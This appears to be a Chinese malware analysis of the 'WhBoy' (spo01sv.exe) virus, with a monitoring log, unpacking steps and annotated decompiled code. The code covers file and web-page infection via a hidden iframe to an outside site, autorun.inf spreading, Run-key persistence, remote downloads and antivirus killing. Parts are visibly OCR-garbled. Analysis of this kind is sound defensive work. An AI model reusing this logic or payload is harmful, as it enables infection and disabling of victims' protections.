08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08									

### 3.4 进程监控



### 3.5 网络监控





### 3.6 行为监控

[illegible]

## 4. 具体分析病毒行为

## Fun1 功能简介



```
99 // 获取当前运行程序全路径
100 ParamStr(0, &pCurRunFullPath1);
101
102 // 拆分路径
103 splitpath(pCurRunFullPath1, &pCurRunPath1);
104
105 // 拼接路径 Path+Desktop_.ini
106 LStrCat(&pCurRunPath1, "Desktop_.ini");
107
108 // 判断文件是否存在
109 if ( FileExists(pCurRunPath1) )
110 {
111
112 // 拼接Desktop_.ini路径
113 ParamStr(0, &pCurRunFullPath2);
114 splitpath(pCurRunFullPath2, &pCurRunPath2);
115 LStrCat(&pCurRunPath2, "Desktop_.ini");
116
117
118 // 设置文件属性FILE_ATTRIBUTE_NORMAL
119 pSetAttributeFilePath = LStrToPChar(pCurRunPath2); // 字符串转字符指针
120 j_SetFileAttributesA(pSetAttributeFilePath, 0x80u);
121 j_Sleep(1u);
122
123 // 删除Desktop_.ini文件
124 ParamStr(0, &pCurRunFullPath3);
125 splitpath(pCurRunFullPath3, &pDelFilePath1);
126 LStrCat(&pDelFilePath1, "Desktop_.ini");
127 pDelFilePath = LStrToPChar(pDelFilePath1);
128 j_DeleteFileA(pDelFilePath);
129 }
130
131 // 获取当前运行程序全路径
132 ParamStr(0, &pPEFilePath);
133 ReadFileToMem(pPEFilePath, &pPeImage);
134
135 // 字符串的引用计数减1
136 LStrClr(&pInfective);
137 for ( i = ReadSize(pPeImage); i > 0 && pPeImage[i - 1]; --i )
138 {
139     u3 = pPeImage;
140     LOBYTE(u3) = pPeImage[i - 1];
141     AnsiToUnicode((char **)a1, u3);
142     LStrCat3(&pInfective, *(char **)a1, pInfective);
143 }
144
145 // 如果执行的不是感染体
146 if ( !pInfective )
147 {
148
149 // 获取当前程序全路径大写形式
150 // 和要拷贝病毒的系统目录大写形式
151 ParamStr(0, &result);
152 AnsiUpperCase(result, &pStrUpperExePath);
153 u45 = pStrUpperExePath;
154 GetSystemPath(&pStrSysPath);
155 u44 = pStrSysPath;
156 LStrCatN(&pDriverFullPath, 3, pDriverPath, "drivers\\", "spo01sv.exe");
157 AnsiUpperCase(pDriverFullPath, &pStrUpperSysVirPath);
158
159 // 判断当前运行目录是不是系统目录
160 LStrCmp(u44, pStrUpperSysVirPath);
161
162 // 如果不是系统目录
163 if ( !zeroFlag )
164 {
165
166 // 先关闭病毒程序, 防止病毒程序多开
167 TerminalProcess((int)"spo01sv.exe");
168 TerminalProcess((int)"spo01sv.exe");
169
170 // 获取系统路径, 并且拼接成要执行的路径
171 // 并且转成字符串指针类型
172 // 设置文件属性为FILE_ATTRIBUTE_NORMAL
173 u44 = (char *)0x0;
174 GetSystemPath((char **)&pStrSys);
175 u43 = pStrSys;
176 LStrCatN(&pDriverVirPath, 3, u6, "drivers\\", "spo01sv.exe");
177 pszSysVirPath = LStrToPChar(pDriverVirPath);
178 j_SetFileAttributesA(pszSysVirPath, u43);
179 j_Sleep(1u);
180 u43 = 0;
181
182 // 拷贝当前程序的可执行文件到系统目录下
183 GetSystemPath((char **)&pSysPath);
184 u42 = pSysPath;
185 LStrCatN(&u62, 3, u8, "drivers\\", "spo01sv.exe");
186 u41 = LStrToPChar(u62);
187 ParamStr(0, &u60); // 获取当前执行程序的全路径
188 pVirCurPath = LStrToPChar(u62); // 转成字符串指针
189 j_CopyFileA(pVirCurPath, u43, u44); // 拷贝到系统目录/drivers/spo01sv.exe
190 u44 = 1;
191
192 // 执行系统目录下的病毒程序并退出当前进程
193 GetSystemPath((char **)&u60);
194 u43 = (const CHAR *)u60;
195 LStrCatN(&u61, 3, u10, "drivers\\", "spo01sv.exe");
196 u11 = LStrToPChar(u61);
197 j_WinExec(u11, (UINT)u43);
198 j_ExitProcess_0(0);
199 }
200
201 // 获取不是病毒本体, 执行的是感染体
202 pVirInfectiveImage = ReadSize(pInfective);
203 LStrDelete(&pPeImage, i, pVirInfectiveImage); // 删除字符串信息
204
205 // 判断感染体末尾是不是\x01, 如果是就说明是
206 if ( StrCmp("\\x01", pInfective) > 0 )
207 {
208     u13 = StrCmp("\\x01", pInfective);
209     LStrCopy(pInfective, 1, u13 - 1, &a2);
210     LStrDelete(&a2, 1, 5);
211     u14 = StrCmp(&dw0rd_4087E4, a2);
212     LStrCopy(a2, 1, u14 - 1, &u85);
213     u15 = StrCmp(&dw0rd_4087E4, a2);
214     LStrDelete(&a2, 1, u15);
215     u16 = unknown_libname_91((int)a2, u16, u17);
216
217     u47 = (char *)&u4edregs;
218     u46 = (char *)&u4loc_408578;
219     u45 = _readfsdword(0);
220     _writefsdword(0, (unsigned int)&u45);
221
222     Assign(&u81, u85);
223     byte_40E00C = 2;
224     u18 = RewritText(&u81);
225     IOtest(u18);
226     u4C = ReadSize(pPeImage);
227 }
```

## Fun2 功能简介


```
void __fastcall Fun2()
{
    char *this; // ecx@00

    CreateVirThread(this);           // 创建一个线程, 感染程序
    TimerCopyVirAndWriteSetting();   // 写入 setup.exe 和 autorun.inf
    ToCreateThread(10);             // 创建一个线程链接本地网络
}
```

## Fun3 功能简介

```
2 void __cdecl Fun3()
3 {
4
5     // 如果定时器存在则杀死定时器1,2
6     if ( Timer1 )           // 判断下定时器是否存在
7         KillerTimeer();
8
9     // Timer1保护自己的定时器----关闭杀毒软件、
10    // Timer2下载病毒的定时器----从指定网址的文件中读取网页并访问下载, 到本地执行
11    // Timer3下载病毒并关闭本地共享的定时器
12    // Timer4攻击注册表和服务的定时器----关闭指定服务和冲注册表中删除指定值
13    // Timer5读网页文件并且解密
14    // Timer6下载病毒
15    Timer1 = j_SetTimer(0, 0, 1000u, ProtectSelf);
16    Timer2 = j_SetTimer(0, 0, 1200000u, TimerDownVir);
17    Timer3 = j_SetTimer(0, 0, 10000u, (TIMERPROC)DownVirAndCloseShare);
18    j_SetTimer(0, 0, 6000u, (TIMERPROC)TimerAttackReg);
19    j_SetTimer(0, 0, 10000u, (TIMERPROC)ReadWebSeitAndDecode);
20    j_SetTimer(0, 0, 1800000u, (TIMERPROC)TimerDownDir2);
21 }
```

## 4.1 使用 die 进行查壳



获得情报 1: 病毒程序加了 FSG2.0 压缩壳。

获得情报 2: 病毒程序加了使用 Borland Delphi 编写

## 4.2 使用 OD 进行手动脱壳

004001CA	8B 07	MOV EAX,DWORD PTR DS:[EDI]	
004001CC	40	INC EAX	
004001CD	78 F3	JS SHORT xiongnao.004001C2	
004001CF	75 03	JNZ SHORT xiongnao.004001D4	
004001D1	FF 63 0C	JMP DWORD PTR DS:[EBX+0xC]	oep
004001D4	50	PUSH EAX	
004001D5	55	PUSH EBP	
004001D6	FF 53 14	CALL DWORD PTR DS:[EBX+0x14]	
004001D9	AB	STOS DWORD PTR ES:[EDI]	
004001DA	EB EE	JMP SHORT xiongnao.004001CA	

跳转 oep 关键点处进行下断点，直接 F9 运行到此处，跳转到 oep

查看 IAT 表是否有问题。

地址	入口点	目标
004101F4	7671CF41	kernel32.GetModuleHandleA
004101F8	7FFFFFFF	
004101FC	774614B3	advapi32.RegSetValueExA
00410200	77464907	advapi32.RegOpenKeyExA
00410204	7747A4EA	advapi32.RegDeleteValueA
00410208	77461469	advapi32.RegCreateKeyExA
0041020C	7746469D	advapi32.RegCloseKey
00410210	77464304	advapi32.OpenProcessToken
00410214	7746404A	advapi32.LookupPrivilegeValueA
00410218	7746418E	advapi32.AdjustTokenPrivileges
0041021C	7FFFFFFF	
00410220	76721400	kernel32.WriteFile
00410224	7675E5FD	kernel32.WinExec
00410228	76712331	kernel32.TerminateProcess
0041022C	76718A46	kernel32.Sleep
00410230	7671D836	kernel32.SetFilePointer
00410234	76708CB9	kernel32.SetFileAttributesA
00410238	767159D7	kernel32.OpenProcess
0041023C	7672395C	kernel32.LoadLibraryA
00410240	76735D02	kernel32.GetWindowsDirectoryA
00410244	76723861	kernel32.GetVersionExA
00410248	76736A65	kernel32.GetTempPathA
0041024C	76718FC5	kernel32.GetSystemDirectoryA
00410250	767233D3	kernel32.GetProcAddress
00410254	7671CF41	kernel32.GetModuleHandleA
00410258	767233E6	kernel32.GetModuleFileNameA

原本是0隔开，这里是  
7FFFFFFF

修复 IAT 表的隔开数据

使用 dump 插件 dump 文件

并使用 ImportREC 修复 IAT





### 4.3 遍历文件进行感染



```

170 // 求路径长度, 判断路径末尾是否有\\
171 // 如果没有就拼接\\路径末尾
172 duPathLen = ReadFileSize(szPath);
173 if ( szPath[duPathLen - 1] != '\\')
174     LStrCat(&szPath, "\\");
175 LStrCat3(&pScanPath, szPath, ".*");
176 if ( !Delphi_FindFirstFile(pScanPath, 0x3F, &WinFindData) )
177 {
178     // 文件属性 == 0x10(FILE_ATTRIBUTE_DIRECTORY)
179     // 文件是目录并且文件名不等于'.'
180     while ( (WinFindData.Attr & 0x10) == 0x10 && *WinFindData.Name != '.' )
181     {
182         // 判断当前遍历到的目录是否是以下目录
183         // 如果是以下目录, 则不感染, 直接找下一个目录
184         AnsiUpperCase("WINDOWS", &pszUpperWindowDir); // 返回字符串大写
185         v5 = pszUpperWindowDir;
186         AnsiUpperCase(WinFindData.Name, &pszUpperCurDir0);
187         LStrCmp(v5, pszUpperCurDir0);
188         if ( zeroFlag )
189             goto LableFindNext1; // 是WINDOWS目录
190
191         AnsiUpperCase("WINNT", &pszUpperWINNTDir);
192         v7 = pszUpperWINNTDir;
193         AnsiUpperCase(WinFindData.Name, &pszUpperCurDir1);
194         LStrCmp(v7, pszUpperCurDir1);
195         if ( zeroFlag )
196             goto LableFindNext1;
197
198         AnsiUpperCase("system32", &pszUpperSystem32);
199         v8 = pszUpperSystem32;
200         AnsiUpperCase(WinFindData.Name, &pszUpperCurDir2);
201         LStrCmp(v8, pszUpperCurDir2);
202         if ( zeroFlag )
203             goto LableFindNext1;
204
205         AnsiUpperCase("Documents and Settings", &Des);
206         v9 = Des;
207         AnsiUpperCase(WinFindData.Name, &str2);
208         LStrCmp(v9, str2);
209         if ( zeroFlag )
210             goto LableFindNext1;
211
212         AnsiUpperCase("System Volume Information", &v166);
213         v10 = v166;
214         AnsiUpperCase(WinFindData.Name, &v165);
215         LStrCmp(v10, v165);
216         if ( zeroFlag )
217             goto LableFindNext1;
218
219         AnsiUpperCase("Recycled", &v164);
220         v11 = v164;
221         AnsiUpperCase(WinFindData.Name, (char **) &v163);
222         LStrCmp(v11, (char *)v163);
223         if ( zeroFlag )
224             goto LableFindNext1;
225
226         AnsiUpperCase("Windows NT", &v162);
227         v12 = v162;
228         AnsiUpperCase(WinFindData.Name, (char **) &v161);
229         LStrCmp(v12, (char *)v161);
230         if ( zeroFlag )
231             goto LableFindNext1;
232
233         AnsiUpperCase("WindowsUpdate", &v160);
234         v13 = v160;
235         AnsiUpperCase(WinFindData.Name, (char **) &v159);
236         LStrCmp(v13, (char *)v159);
237         if ( zeroFlag )
238             goto LableFindNext1;
239
240         AnsiUpperCase("Windows Media Player", &v158);
241         v14 = v158;
242         AnsiUpperCase(WinFindData.Name, (char **) &v157);
243         LStrCmp(v14, (char *)v157);
244         if ( zeroFlag )
245             goto LableFindNext1;
246
247         AnsiUpperCase("Outlook Express", &v156);
248         v15 = v156;
249         AnsiUpperCase(WinFindData.Name, (char **) &v155);
250         LStrCmp(v15, (char *)v155);
251         if ( zeroFlag )
252             goto LableFindNext1;
253
254         AnsiUpperCase("Internet Explorer", &v154);
255         v16 = v154;
256         AnsiUpperCase(WinFindData.Name, (char **) &v153);
257         LStrCmp(v16, (char *)v153);
258         if ( zeroFlag )
259             goto LableFindNext1;
260
261         AnsiUpperCase("NetMeeting", &v152);
262         v17 = v152;
263         AnsiUpperCase(WinFindData.Name, (char **) &v151);
264         LStrCmp(v17, (char *)v151);
265         if ( zeroFlag )
266             goto LableFindNext1;
267
268         AnsiUpperCase("Common Files", &v150);
269         v18 = v150;
270         AnsiUpperCase(WinFindData.Name, (char **) &v149);
271         LStrCmp(v18, (char *)v149);
272         if ( zeroFlag )
273             goto LableFindNext1;
274
275         AnsiUpperCase("ComPlus Applications", &v148);
276         v19 = v148;
277         AnsiUpperCase(WinFindData.Name, (char **) &v147);
278         LStrCmp(v19, (char *)v147);
279         if ( zeroFlag )
280             goto LableFindNext1;
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322

```

## 4.4 感染可执行文件

```

57 splitpathname(pTagPath, &argExeName);           // 获取要感染的文件名
58 if ( CurrentFileIsRun(argExeName) )
59 {
60     __writefsdword(0, v14);
61 }
62 else
63 {
64     Randomize();                               // 初始化随机化种子
65     ParamStr(0, &pCurPath);
66     LStrCmp(pTagPath, pCurPath);
67
68     // 判断要感染的程序是不是病毒母体
69     if ( v1 )
70     {
71         __writefsdword(0, v14);
72     }
73     else
74     {
75         LStrClr(&pPeFile);                       // 清空字符串
76         ReadPEFile(pTagPath, &pPeFile);
77         if ( pPeFile )
78         {
79             if ( StrCmp("WhBoy", pPeFile) <= 0 )
80             {
81
82                 // 设置要感染的文件属性为ATTRIBUTE_NORMAL
83                 // 拷贝病毒母体, 并覆盖要感染的文件
84                 pTagName = LStrToPChar(pTagPath);
85                 j_SetFileAttributesA(pTagName, 0x80u);
86                 j_Sleep(1u);
87                 ParamStr(0, &result);
88                 pVirFile = LStrToPChar(result);
89                 if ( j_CopyFileA(pVirFile, pTagName, 0) )
90                 {
91
92                     // 获取要感染的文件名
93                     // 然后在获取文件大小
94                     // 组合成.WhBoy应用程序名.exe.exe\x02文件大小\x01
95                     splitpathname(pTagPath, &pTagFileName);
96                     dwFileSize = ReadFileSize(pPeFile);
97                     NumToStr(dwFileSize, &strFileSize);
98                     LStrCatN(&WriteTagStr, 6, v5, strFileSize, "\x01");
99
100
101
102                     // 分段写入字符串到目标文件
103                     // 原PE文件 - 拼接成的标识
104                     LStrLsg(&pImpPeFile, pPeFile); // 复制字符串, 浅拷贝
105                     Assign(&a1, pTagPath);          // 检查文件指针是否为空
106                     byte_40E00C = 2;
107                     v6 = Append(&a1);               // 追加内容到文件中
108                     IOtest(v6);
109                     v7 = Write(&a1, pImpPeFile);     // 写入原PE文件到目标
110                     v8 = Flush(v7);                 // 刷新内容到文件
111                     IOtest(v8);
112                     v9 = Write(&a1, WriteTagStr);    // 写入拼接好的字符串到目标
113                     v10 = Flush(v9);
114                     IOtest(v10);
115                     v11 = Close(&a1);               // 关闭文件指针
116                     IOtest(v11);

```

## 4.5 感染网页文件

```
39 // 把文件读入内存,并解密字符串
40 // <iframe src=http://www.ac86.cn/66/index.htm width="0" height="0"></iframe>
41 ReadFileToMem(l_tagInFactFile, &pTagInFac);
42 DeString("'<end'w{g>ispy>,.ps~*bb?2'gn.12&mneb|'lw1's``wi:&9&#ibmn1w<%4+?:.nb{end9'", "Search", &DeCodeStr);
43
44
45 // 比较解密后的字符串和要感染文件的内容
46 if ( !StrCmp(DeCodeStr, pTagInFac) )
47 {
48     v13 = &savedregs;
49     v12 = &loc_407AB9;
50     v11 = __readfsdword(0);
51     __writefsdword(0, (unsigned int)&v11);
52
53
54
55 // 判断要感染的文件是否存在
56 if ( !FileExists(l_tagInFactFile) )
57 {
58
59
60 // 打开文件并移动文件指针到文件结尾
61 pFile = (void *)SysUtil::FileOpen(l_tagInFactFile, 1u);
62 MoveFilePoint((DWORD)pFile, 0, 2u);
63 if ( pFile == (void *)-1 )
64 {
65     __writefsdword(0, v11);
66 }
67 else
68 {
69     v6 = DeCodeStr;
70     LStrCatN(&DeCodeStr, 3, v5, (const char *)"\r", (const char *)"\n");// 拼接解密后的字符串
71     DeCodeLen = ReadFileSize(DeCodeStr);
72     pszDeCode = ToAnsi(&DeCodeStr);
73     WriteToFile(pFile, pszDeCode, DeCodeLen);// 将解密后的字符串写入到目标文件
74     CloseHandle_1(pFile);
75     __writefsdword(0, (unsigned int)v6);
76 }
77 }
```



#### 4.6 复制病毒母体并写入配置文件



```

77  GetAllDriver(&pDriver); // 获取所有盘符
78
79
80  // 循环读取每个盘符
81  if ( !pDriver || (IndexDriver = ReadSize(pDriver), IndexDriver < 1) )
82  {
83  Label_Read_Driver:
84      __writefsdword(0, 032);
85      goto LABEL_EXIT;
86  }
87
88
89  while ( 1 )
90  {
91      pTmpDriver = pDriver;
92      LOBYTE(pTmpDriver) = pDriver[IndexDriver - 1];
93
94
95
96      // 将当前盘符和A盘符转成大写
97      // 判断当前盘符是不是A盘
98      AnsiToUnicode(&pTmpDriver, pTmpDriver);
99      Sysutils::AnsiUpperCase(pTmpDriver, &u51);
100      pCurDriver = u51;
101      Sysutils::AnsiUpperCase((char *)dword_40C20C, &pA);
102      if ( StrCmp(pA, pCurDriver) )
103          goto LABEL_NEXT_DRIVER; // 查找下一个盘符
104
105
106
107      // 将当前盘符和B盘符转成大写
108      // 判断当前盘符是不是B盘
109      u5 = pDriver;
110      LOBYTE(u5) = pDriver[IndexDriver - 1];
111      AnsiToUnicode(&a1, u5);
112      Sysutils::AnsiUpperCase(a1, &u48);
113      u6 = u48;
114      Sysutils::AnsiUpperCase((char *)dword_40C2E8, &pB);
115      if ( StrCmp(pB, u6) )
116          goto LABEL_NEXT_DRIVER;
117
118
119
120      // 拼接当前盘符:\setup.exe
121      // 拼接当前盘符:\autorun.inf
122      u7 = pDriver;
123      LOBYTE(u7) = pDriver[IndexDriver - 1];
124      AnsiToUnicode(&u45, u7);
125      LStrCat3(&pSetupPath, u45, ":\setup.exe");
126      u8 = pDriver;
127      LOBYTE(u8) = pDriver[IndexDriver - 1];
128      AnsiToUnicode(&u44, u8);
129      LStrCat3(&pAutoRunPath, u44, ":\autorun.inf");
130
131
132      // 判断当前盘符:\setup.exe是否存在
133      if ( Sysutils::FileExists(pSetupPath) )
134      {
135
136
137          // 判断此文件和病毒文件是否相同
138          ParamStr(0, &pCurRunPath);
139          ReadFileForCmp(pCurRunPath, &result);
140          ReadFileForCmp(pSetupPath, &a2);
141          LStrCmp(result, a2);
142
143
144          // 如果不相同就删除文件Setup.exe
145          // 然后再把病毒拷贝过去
146          if ( !ZeroFlag )
147          {
148              u10 = LStrToPChar(pSetupPath);
149              j_SetFileAttributesA(u10, 0x800);
150              if ( !j_DeleteFileA(u10) )
151              {
152                  __writefsdword(0, 032);
153                  goto LABEL_EXIT;
154              }
155              u11 = pDriver;
156              LOBYTE(u11) = pDriver[IndexDriver - 1];
157              AnsiToUnicode(&u42, u11);
158              LStrCat(&u42, ":\setup.exe");
159              u12 = LStrToPChar(u42);
160              ParamStr(0, (char *)u41);
161              u13 = LStrToPChar((char *)u41);
162              if ( !j_CopyFileA(u13, u12, 0) )
163              {
164                  __writefsdword(0, 032);
165                  goto LABEL_EXIT;
166              }
167          }
168      }
169      else
170      {
171
172
173          // 拷贝病毒到磁盘:\setup.exe
174          u14 = pDriver;
175          LOBYTE(u14) = pDriver[IndexDriver - 1];
176          AnsiToUnicode(&u40, u14);
177          LStrCat(&u40, ":\setup.exe");
178          pTag = LStrToPChar(u40);
179          ParamStr(0, &u39);
180          pSrc = LStrToPChar(u39);
181          if ( !j_CopyFileA(pSrc, pTag, 0) )
182          {
183              __writefsdword(0, 032);
184              goto LABEL_EXIT;
185          }
186      }
187      |
188      // 如果autorun.inf文件不存在
189      if ( !Sysutils::FileExists(pAutoRunPath) )
190      {
191
192
193          // 创建autorun.inf
194          // 并追加内容[Autorun]\r\nOPEN=setup.exe\r\nshellexecute=setup.exe\r\nshell\Auto\command=setup.exe\r\n
195          pTmpAutoRunPath = LStrToPChar(pAutoRunPath);
196          Fhandle = j_CreateFileA_0(pTmpAutoRunPath, 0x40000000u, 0, 0, 2u, 0, 0);
197          j_CloseHandle_0(Fhandle);
198          Assign(&u52, pAutoRunPath);
199          byte_40E00C = 2;
200          u25 = Append(&u52);

```

## 4.7 创建定时器保护自身

```
20 // 创建线程去消灭杀毒软件
21 CreateKillSafeMgrThread(0);
22
23 // 获取系统路径
24 // 然后拼接system\driver\spo01sv.exe
25 // 并且设置注册项
26 // 创建自启动Software\Microsoft\Windows\CurrentVersion\Run\svcschar
27 // 设置不显示隐藏文件SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\SHOWALL\CheckedValue
28 GetSystemPath(&al);
29 pSysPath = al;
30 LStrCatN(&result, 9, 05, "drivers\\", "spo01sv.exe");
31 pRegRunPath = LStrToPChar(result);
32 DelphiRegCreateSet((LPCTSTR)0x80000001, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", "svcschar", pRegRunPath);
33 SetReg(
34     HKEY_LOCAL_MACHINE,
35     (int)"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Explorer\\Advanced\\Folder\\Hidden\\SHOWALL\\CheckedValue",
36     0);
37
38
```

## 4.8 SafeSelfThreadProc





```
--
56 UpSeDebugPrivilege(); // 提升为调试权限
57 u0 = 0;
```

```
58 v1 = j_GetDesktopWindow();
59 do
60 {
61     // 查找以下字符串的窗口, 如果存在则然后发送退出消息
62     v0 = j_FindWindowExA(v1, v0, 0, 0);
63     j_GetWindowTextA(v0, &String, 101);
64     strcpy(&a1, &String, 101);
65     if ( StrCmp("防火墙", a1) )
66         j_PostMessageA(v0, 0x12u, 0, 0);
67     strcpy(&a2, &String, 101);
68     if ( StrCmp("进程", a2) )
69         j_PostMessageA(v0, 0x12u, 0, 0);
70     strcpy(&u42, &String, 101);
71     if ( StrCmp("VirusScan", u42) )
72         j_PostMessageA(v0, 0x12u, 0, 0);
73     strcpy(&u41, &String, 101);
74     if ( StrCmp("NOD32", u41) )
75         j_PostMessageA(v0, 0x12u, 0, 0);
76     strcpy(&u40, &String, 101);
77     if ( StrCmp("网镖", u40) )
78         j_PostMessageA(v0, 0x12u, 0, 0);
79     strcpy(&u39, &String, 101);
80     if ( StrCmp("杀毒", u39) )
81         j_PostMessageA(v0, 0x12u, 0, 0);
82     strcpy(&u38, &String, 101);
83     if ( StrCmp("毒霸", u38) )
84         j_PostMessageA(v0, 0x12u, 0, 0);
85     strcpy(&u37, &String, 101);
86     if ( StrCmp("瑞星", u37) )
87         j_PostMessageA(v0, 0x12u, 0, 0);
88     strcpy(&u36, &String, 101);
